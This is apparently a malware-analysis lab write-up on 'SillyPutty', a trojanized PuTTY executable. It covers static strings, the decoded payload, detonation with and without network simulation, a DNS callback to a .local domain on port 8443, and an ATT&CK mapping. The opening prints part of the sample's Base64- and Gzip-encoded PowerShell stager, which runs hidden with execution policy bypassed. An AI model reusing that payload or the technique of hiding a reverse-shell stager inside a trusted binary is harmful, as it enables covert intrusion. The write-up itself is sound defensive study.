UwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
GDI32.dll
This was the biggest red flag in the file. It shows an attempt to launch hidden PowerShell, bypass execution policy, decode Base64, decompress with Gzip, and then execute the resulting script in memory.
That is not normal PuTTY behavior.
Decoded PowerShell payload
After converting from Base64 and decompressing from Gzip, the hidden script became visible.

This confirms that the sample was not just a normal SSH client. It had an embedded PowerShell payload hidden inside it.
IAT and packing review
From the PE inspection, the binary did not show clear signs of classic packing in the section layout shown.

From the section values:
1
00095F6D - 00096000 = -147
That result is very small and does not suggest the kind of abnormal gap or compressed section behavior I would expect from a heavily packed file. Based on that view, it is less likely that this sample is packed in a simple or obvious way. The more important finding here is the hidden PowerShell execution chain rather than packing.
Basic Dynamic Analysis
Initial detonation
Without internet simulation

When I ran the sample without internet simulation, a blue PowerShell-like window appeared briefly in the background for a few seconds and then disappeared, while the PuTTY window stayed in the foreground.
With internet simulation
When I repeated the detonation with internet simulation, I saw the same general behavior, but the blue window disappeared faster. That suggested the sample was trying to complete some network-dependent behavior during startup.
Main payload launched at detonation
From the host-based side, the main payload launched during execution was PowerShell. Procmon clearly showed a large suspicious PowerShell command line, which matched the one already seen during strings analysis.
The command used flags such as:
-nop-w hidden-noni-ep bypass
That tells me the malware wanted to run PowerShell quietly, without user interaction, and without PowerShell execution restrictions getting in the way.
We can also see the spawned PowerShell process in the process tree.

This also explains the short-lived blue window that appeared during detonation. It was likely the PowerShell process showing briefly before hiding or terminating.
DNS record queried at detonation
In Wireshark, the malware queried the following DNS record:
1
bonus2.corporatebonusapplication.local

That was the first strong network indicator during execution.
Callback port number
The callback port used by the sample was:
1
8443
This could be seen in the network traffic once the malware attempted to connect outward.
Callback protocol
The callback protocol appears to be TCP, using port 8443. Based on the port and the surrounding behavior, it likely tries to blend in as secure web-style traffic, even though the real value is the callback channel and not the port number alone.
Using host-based telemetry
Host-based telemetry helped identify the important network details in a few ways:
- Procmon showed the spawned PowerShell process and suspicious command line
- TCPView helped identify the active connection and port usage
- Process Tree showed the parent-child process relationship
- Hosts file redirection made it easier to force the malware to talk to a controlled destination
- Wireshark confirmed the DNS query and outbound TCP behavior
Attempt to trigger a shell locally
To make the sample call back locally, the DNS record was redirected through the hosts file and DNS cache was cleared:
1
ipconfig /flushdns
After doing that, the malware could be guided to connect to a local listener. The shell behavior does not happen by accident. The correct DNS redirection, a working listener, and the expected port all need to be in place before the sample can fully connect back and hand over interaction.


We could not get a full shell because the connection moved beyond a simple TCP callback and expected a proper TLS session to continue. In other words, the malware was not just opening port 443, it was trying to communicate over HTTPS, which means the handshake likely required a valid certificate on the other end. Since we did not have the expected certificate or a matching TLS setup, the connection could not fully complete, so the shell was never established.
Conclusion for SillyPutty
This sample used the appearance of a normal PuTTY executable as cover, but the real malicious behavior was the hidden PowerShell payload embedded inside it. Static analysis showed both legitimate PuTTY strings and one very suspicious one-liner that decoded and executed a compressed script in memory. Dynamic analysis confirmed that PowerShell was launched during execution, a DNS request was made to bonus2.corporatebonusapplication.local, and the sample attempted callback traffic over TCP port 8443. The brief blue window during execution lines up well with the hidden PowerShell process seen later in Procmon and the process tree.
MITRE ATT&CK Mapping
| Tactic | Technique | ID | Why it fits |
|---|---|---|---|
| Execution | Command and Scripting Interpreter: PowerShell | T1059.001 | The malware launches powershell.exe with hidden and bypass flags to run its payload. |
| Defense Evasion | Obfuscated/Compressed Files and Information | T1027 | The embedded payload is hidden with Base64 and Gzip, making the real script harder to see at first. |
| Defense Evasion | Deobfuscate/Decode Files or Information | T1140 | The PowerShell one-liner decodes Base64 and decompresses the script before execution. |
| Defense Evasion | Impair Defenses: Disable or Modify Tools | T1562.001 | The use of -ep bypass shows an attempt to get around normal PowerShell execution restrictions. |
| Command and Control | Application Layer Protocol: DNS | T1071.004 | During detonation, the sample queries bonus2.corporatebonusapplication.local. |
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 | The sample attempts callback traffic over TCP port 8443, which resembles web-style traffic. |
| Command and Control | Ingress Tool Transfer / Command Channel | T1105 | The malware sets up callback communication that can support remote interaction once the path is ready. |
| Initial Access | User Execution: Malicious File | T1204.002 | The malicious behavior starts when the user runs what looks like a normal PuTTY executable. |